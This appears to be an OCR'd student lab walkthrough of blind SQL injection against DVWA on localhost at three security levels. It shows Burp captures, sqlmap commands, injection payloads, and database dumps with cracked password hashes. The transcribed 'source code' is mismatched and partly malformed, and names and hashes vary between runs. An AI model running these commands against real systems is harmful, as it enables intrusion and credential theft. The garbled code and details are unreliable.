
The SQL query uses RAW input that is directly controlled by the attacker. All they need to do is escape the query and then they are able to execute any SQL query they wish.

Steps:

1. Check functionality of target page.

The screenshot shows a Linux desktop environment with a browser window titled "DVWA". The URL is "localhost/DVWA/vulnerabilities/sql_injection/blind/". The main content is titled "Vulnerability: SQL Injection (Blind)". It has a form with "User ID" input set to "1" and a "Submit" button. Below the form, a message box says "User ID exists in the database". To the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind) (highlighted in green), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and Cross-Site Scripting. A note at the bottom says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

2. View source code of target page for analysis



The screenshot shows a browser window titled "Damn Vulnerable Web Application (DVWA) - Damn Vulnerable Web Application (DVWA) - Mozilla Firefox". The URL is "localhost:8080/DVWA/vulnerabilities/sql_injection/?id=1". The page content displays the source code of a PHP script named "vulnsqlinjection.php". The code includes a MySQL connection string, a query that selects all columns from the "users" table where the user's name matches the input parameter, and a check for the existence of the "admin" user. The code also contains several print statements and a final "SELECT" statement.

```
http://localhost:8080/DVWA/vulnerabilities/sql_injection/?id=1


<?php
$host = "127.0.0.1";
$db = "dvwa";
$tbl = "users";
$admin = "admin";
$pass = "password1234567890";
$connection = mysqli_connect($host, $db, $tbl, $admin, $pass);
if(mysqli_connect_error($connection)) {
    die("There was an error!");
}

// Selects all columns from the users table
// WHERE user_name = 'admin' AND user_password = 'password1234567890'
// This will return 1 row if the user exists
// If it does not exist, it will return 0 rows
// If it returns 1 row, then the user exists
// If it returns 0 rows, then the user does not exist
// SELECT * FROM users WHERE user_name = 'admin' AND user_password = 'password1234567890';

$query = "SELECT * FROM users WHERE user_name = 'admin' AND user_password = 'password1234567890'";
$result = mysqli_query($connection, $query);
$num_rows = mysqli_num_rows($result);

if($num_rows > 0) {
    echo "User found!";
} else {
    echo "User not found!";
}
?>
```

3. Strat burp suite for intercept the traffic.



4. Capture request for extract valuable information for further attack.

The screenshot shows the Burp Suite interface with the 'Forward' tab selected. A captured request is displayed:

```
Request
Pretty Raw Hex
1. GET /DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit
2. Host: localhost
3. Connection: keep-alive
4. Content-Type: application/x-www-form-urlencoded
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
6. Accept-Language: en-US,en;q=0.5
7. Accept-Encoding: gzip, deflate
8. Referer: https://localhost/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit
9. Upgrade-Insecure-Requests: 1
10. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
11. DNT: 1
12.
13.
14.
15.
```

The 'Inspector' panel on the right shows the request attributes, query parameters, and headers. The status code is 200 OK and the length is 133,848 bytes.

5. Use that information to start automatic attack with help of SQLMAP tool

The screenshot shows a terminal window with the following command and output:

```
root@kali:[~] kali
[~] sqlmap -u "http://localhost/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="id=1; PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=low; theme=dark" --dbms
{ 1.9.4#stable }

[*] starting @ 14:56:55 /2025-06-07

[14:56:55] [INFO] testing connection to the target URL
[14:56:55] [INFO] testing if the target URL content is stable
[14:56:56] [INFO] target URL content is stable
[14:56:56] [INFO] testing if GET parameter 'id' is dynamic
[14:56:56] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:56:56] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[14:56:56] [INFO] testing for SQL injection on GET parameter 'id'
[14:56:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:56:57] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="exists")
[14:56:57] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[14:57:07] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:57:07] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[14:57:07] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[14:57:07] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
```

```

root@kali:~#
File Actions Edit View Help
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 4604=4604 AND 'SjQz'=SjQz&Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2920 FROM (SELECT(SLEEP(5)))zyK) AND 'jizp='jizp&Submit=Submit

[14:57:33] [INFO] the back-end DBMS is MySQL
Web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[14:57:33] [INFO] fetching database names
[14:57:33] [INFO] fetching number of databases
[14:57:33] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:57:33] [INFO] retrieved: 2
[14:57:33] [INFO] retrieved: information_schema
[14:57:33] [INFO] retrieved: dwva
available databases [2]:
[*] dwva
[*] information_schema

[14:57:35] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 87 times
[14:57:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 14:57:35 /2025-06-07

[root@kali:~/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="id=1; PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=low
; theme=dark" -D dwva --tables

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

root@kali:~#
File Actions Edit View Help
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[14:58:03] [INFO] fetching tables for database: 'dwva'
[14:58:03] [INFO] fetching number of tables for database: 'dwva'
[14:58:03] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:58:03] [INFO] retrieved: 2
[14:58:04] [INFO] retrieved: users
[14:58:04] [INFO] retrieved: guestbook
Database: dwva
[2 tables]
+----+
| guestbook |
| users      |
+----+
[*] ending @ 14:58:06 /2025-06-07

[root@kali:~/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="id=1; PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=low
; theme=dark" -D dwva -T users --columns

```

https://sqlmap.org

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Kali - Schwerpunkt Werkzeuge

File Edit View VM Tabs Help || |

File Actions Edit View Help

[14:58:43] [INFO] retrieved: failed_login
[14:58:45] [INFO] retrieved: int(3)
Database: dwww
Table: users
[8 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

[14:58:45] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 513 times
[14:58:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 14:58:45 /2025-06-07/

(root㉿kali3)-[~/home/kali]
└─# sqlmap -u "http://localhost/DWVA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="id=1; PHPSESSID=7528417a3d65f335ff02f1c2c7c39148; security=low; theme=dark" -D dwva -T users -C user,password --dump-all

{1.9.4#stable}

```
[15:01:15] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:01:17] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user      | avatar                | password          | last_name | first_name | last_login | failed_
login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 3       | 1337     | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack       | 2025-05-13 15:17:16 | 0
| 1       | admin     | /DVWA/hackable/users/admin.jpg | 202cb962ac5907b5964b07152d234b70 (123)   | admin     | admin       | 2025-05-13 15:17:16 | 0
| 2       | gordonb   | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon     | 2025-05-13 15:17:16 | 0
| 4       | pablo     | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo      | 2025-05-13 15:17:16 | 0
| 5       | smithy    | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2025-05-13 15:17:16 | 0
+-----+-----+-----+-----+-----+-----+-----+-----+
[15:01:23] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[15:01:23] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[15:01:23] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:01:23] [INFO] retrieved: 3
[15:01:25] [INFO] retrieved: comment_id
[15:01:26] [INFO] retrieved: comment
[15:01:27] [INFO] retrieved: name
[15:01:27] [INFO] fetching entries for table 'guestbook' in database 'dvwa'

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

7.2.2 Medium Level Security

The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Steps:

1. Check functionality of target web page.

A screenshot of a web browser displaying the DVWA SQL Injection (Blind) page. The URL is `http://localhost/DVWA/vulnerabilities/sql_injection/`. On the left, there is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The main content area has a title "Vulnerability: SQL Injection (Blind)". Below it, there is a form with a "User ID:" dropdown set to "1" and a "Submit" button. A red error message "User ID selects on the database." is displayed below the form. To the right, there is a "More Information" section with a bulleted list of links related to SQL injection.

- https://en.wikipedia.org/wiki/SQL_injection
- <https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- <https://bobby-tables.com/>

2. Capture request that contain essential parameter that we need to perform attack.

A screenshot of the Burp Suite interface. The "Request" tab shows an captured HTTP request for the DVWA SQL injection page. The request is a POST to `/vulnerabilities/sql_injection/` with the following payload:
User ID: 1 OR 1=1
The "Response" tab shows the captured response from the server, which includes a redacted portion of the page content. The "Inspector" tab on the right shows the request attributes, query parameters, body parameters, and headers.

3. Use that info to start automatic attack on web page with help of SQLMAP tool.

```

root@kali:~# ./sqlmap.py -u "http://localhost/DVWA/vulnerabilities/sqli/" --cookie="PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=medium; theme=dark" --data "id=16Submit=Submit" -- dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:06:46 /2025-06-07

[15:06:47] [INFO] testing connection to the target URL
[15:06:47] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:06:47] [INFO] testing if the target URL content is stable
[15:06:47] [INFO] target URL content is stable
[15:06:47] [INFO] testing if POST parameter 'id' is dynamic
[15:06:47] [WARNING] POST parameter 'id' does not appear to be dynamic
[15:06:47] [INFO] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[15:06:47] [INFO] testing for SQL injection on POST parameter 'id'
[15:06:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:06:48] [WARNING] reflective value(s) found and filtering out
[15:06:48] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:06:48] [INFO] POST parameter 'id' appears to be 'Boolean-based blind - Parameter replace (original value)' injectable (with --code=200)
[15:06:48] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[15:06:57] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'

To direct input to this VM, move the mouse pointer inside or press Ctrl-G.

```

```

root@kali:~# ./sqlmap.py -u "http://localhost/DVWA/vulnerabilities/sqli/" --cookie="PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=medium; theme=dark" --data "id=16Submit=Submit"
[15:08:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[15:08:35] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[15:08:35] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 72 times
[15:08:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 15:08:35 /2025-06-07

root@kali:~# ./sqlmap.py -u "http://localhost/DVWA/vulnerabilities/sqli/" --cookie="PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=medium; theme=dark" --data "id=16Submit=Submit" -D dvwa --tables --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
To direct input to this VM, move the mouse pointer inside or press Ctrl-G.

```

```
Kali - VMware Workstation
File Edit View VM Tabs Help || + - x
[+] Home X Kali
File Actions Edit View Help
-->Submit=Submit

[15:09:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[15:09:34] [INFO] fetching columns for table 'users' in database 'dwva'
[15:09:34] [WARNING] reflective value(s) found and filtering out
Database: dwva
Table: users
(8 columns)
+-----+-----+
| Column      | Type       |
+-----+-----+
| user        | varchar(15) |
| avatar      | varchar(70)  |
| failed_login | int(3)     |
| first_name   | varchar(15) |
| last_login    | timestamp  |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)     |
+-----+-----+
[15:09:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 15:09:34 /2025-06-07

[+] root@kali:~/home/kali]
# sqlmap -u "http://localhost/DWVA/vulnerabilities/sql/" --cookie=" PHPSESSID=7528417a3d65f335ff02f1fc7c39148; security=medium; theme=dark" --data "id=16
Submit=Submit" -D dwva -T users -C user,password --batch

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

```

[15:11:28] [INFO] cracked password '123' for hash '202cb962ac59075b964b07152d234b70'
[15:11:29] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38df260853678922e03'
[15:11:31] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:11:35] [INFO] cracked password 'letmein' for hash '0d107d09fbbbe40cade3de5c71e9e9b7'
[15:11:36] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar           | password          | last_name | first_name | last_login    | failed_
| login   |         |                  |                   |            |             |              |          |
+-----+-----+-----+-----+-----+-----+-----+
| 1      | admin  | /DVWA/hackable/users/admin.jpg | 202cb962ac59075b964b07152d234b70 (123) | admin     | admin       | 2025-05-13 15:17:16 | 0
| 2      | gordobn | /DVWA/hackable/users/gordobn.jpg | e99a18c428cb38df260853678922e03 (abc123) | Brown    | Gordon     | 2025-05-13 15:17:16 | 0
| 3      | 1337   | /DVWA/hackable/users/1337.jpg  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me       | Hack        | 2025-05-13 15:17:16 | 0
| 4      | pablo   | /DVWA/hackable/users/pablo.jpg | 0d107d09fbbbe40cade3de5c71e9e9b7 (letmein) | Picasso  | Pablo       | 2025-05-13 15:17:16 | 0
| 5      | smithy  | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith    | Bob         | 2025-05-13 15:17:16 | 0
+-----+-----+-----+-----+-----+-----+-----+

[15:11:43] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[15:11:43] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[15:11:44] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook

```

7.2.3 High Level Security

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being set on a different page, rather than a GET request.

Steps:

- View target page for check functionality of page.

Vulnerability: SQL Injection (Blind)

Click [here](#) to change your ID.


User ID BASED IN THE DATABASE.

Blind SQL Injection Cookie Input - Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

Cookie ID set!

Submit

2. View source code for analysis.



```
#!/usr/bin/python3

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print("Usage: python3 view_source.py <url> <security_level>\n")
        sys.exit(1)

url = sys.argv[1]
security_level = sys.argv[2]

if security_level != 'low' and security_level != 'medium' and security_level != 'high':
    print("Security level must be either low, medium or high")
    sys.exit(1)

# Set up MySQL connection
try:
    mysql_conn = MySQLdb.connect(host='127.0.0.1', user='root', passwd='password', db='dvwa')
except MySQLdb.Error as e:
    print(f"Error connecting to MySQL: {e}")
    sys.exit(1)

# Set up SQLite connection
try:
    sqlite_conn = sqlite3.connect('dvwa.db')
except sqlite3.Error as e:
    print(f"Error connecting to SQLite: {e}")
    sys.exit(1)


# Get user ID from cookie
user_id = int(cookie_to_int(url))

# Check if user exists in MySQL
try:
    cursor = mysql_conn.cursor()
    query = "SELECT first_name, last_name FROM users WHERE user_id = %s LIMIT 1"
    cursor.execute(query, (user_id,))
    result = cursor.fetchone()
    if result:
        print(f"User found in MySQL: {result[0]}, {result[1]}")
    else:
        print("User not found in MySQL")
except MySQLdb.Error as e:
    print(f"Error querying MySQL: {e}")

# Check if user exists in SQLite
try:
    cursor = sqlite_conn.cursor()
    query = "SELECT first_name, last_name FROM users WHERE user_id = ? LIMIT 1"
    cursor.execute(query, (user_id,))
    result = cursor.fetchone()
    if result:
        print(f"User found in SQLite: {result[0]}, {result[1]}")
    else:
        print("User not found in SQLite")
except sqlite3.Error as e:
    print(f"Error querying SQLite: {e}")

# Clean up connections
mysql_conn.close()
sqlite_conn.close()
```

3. Capture request for extract essential information for further attack.



4. Use that information to start automatic attack on target with help of SQLMAP tool.

```
[root@kali:~]# sqlmap -u 'http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit' --cookie='PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=high;' --db
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:08:03 /2025-06-07

[16:08:03] [INFO] resuming back-end DBMS 'mysql'
[16:08:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 4604=4604 AND 'SjQz'=SjQz&Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2920 FROM (SELECT(SLEEP(5)))zyKJ) AND 'jizp=jizp&Submit=Submit

[16:08:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
[16:08:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[16:08:03] [INFO] fetching database names
[16:08:03] [INFO] fetching number of databases
[16:08:03] [INFO] resumed: 2
[16:08:03] [INFO] resumed: information_schema
[16:08:03] [INFO] resumed: dwva
available databases [2]:
[*] dwva
[*] information_schema

[16:08:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 16:08:03 /2025-06-07

[root@kali:~]# sqlmap -u 'http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit' --cookie='PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=high;' --db --tables
